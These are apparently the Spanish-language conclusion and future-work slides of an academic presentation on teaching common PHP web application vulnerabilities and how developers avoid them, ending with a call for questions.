- Aunque ninguna *Aplicación Web* está exenta de incluir vulnerabilidades, las malas prácticas en la programación provocan que la seguridad de una aplicación desarrollada sea aún más débil

- Mi experiencia en el desarrollo de *Aplicaciones Web* me llevó a elegir este tema debido a que he notado que para hablar de la Seguridad en el Desarrollo primero hay que tener en claro cuál es el conjunto de vulnerabilidades a la que se está expuesto o conceptos básicos para luego entrar con claridad en el análisis de problemas de seguridad más específicos

- Este trabajo se enfoca desde la óptica de utilizar las vulnerabilidades más frecuentes, probarlas y observar de qué formas un desarrollador puede evitarlas

- La forma didáctica de presentar las vulnerabilidades fue pensada para servir como introducción a esta temática y probada en la materia *"Proyecto de Software"* de nuestra facultad, donde los alumnos desarrollan aplicaciones con *PHP*.

Trabajos Futuros

- En esta temática surgen constantemente nuevos desafíos.
- Algunas de las posibles extensiones propuestas para cada tema tratado son:
- Actualización periódica del informe
- Actualizar el Top 5 PHP para PHP 5.
- Crear una sección referida a PHP 6
- Seguir la implementación de la aplicación y presentarla a la cátedra para que pueda ser utilizada por los alumnos, mantenida y actualizada a las necesidades que puedan surgir con el transcurso de las cursadas.
- Los alumnos pueden extender el temario de la aplicación agregando más lecciones sobre seguridad.

¿Preguntas?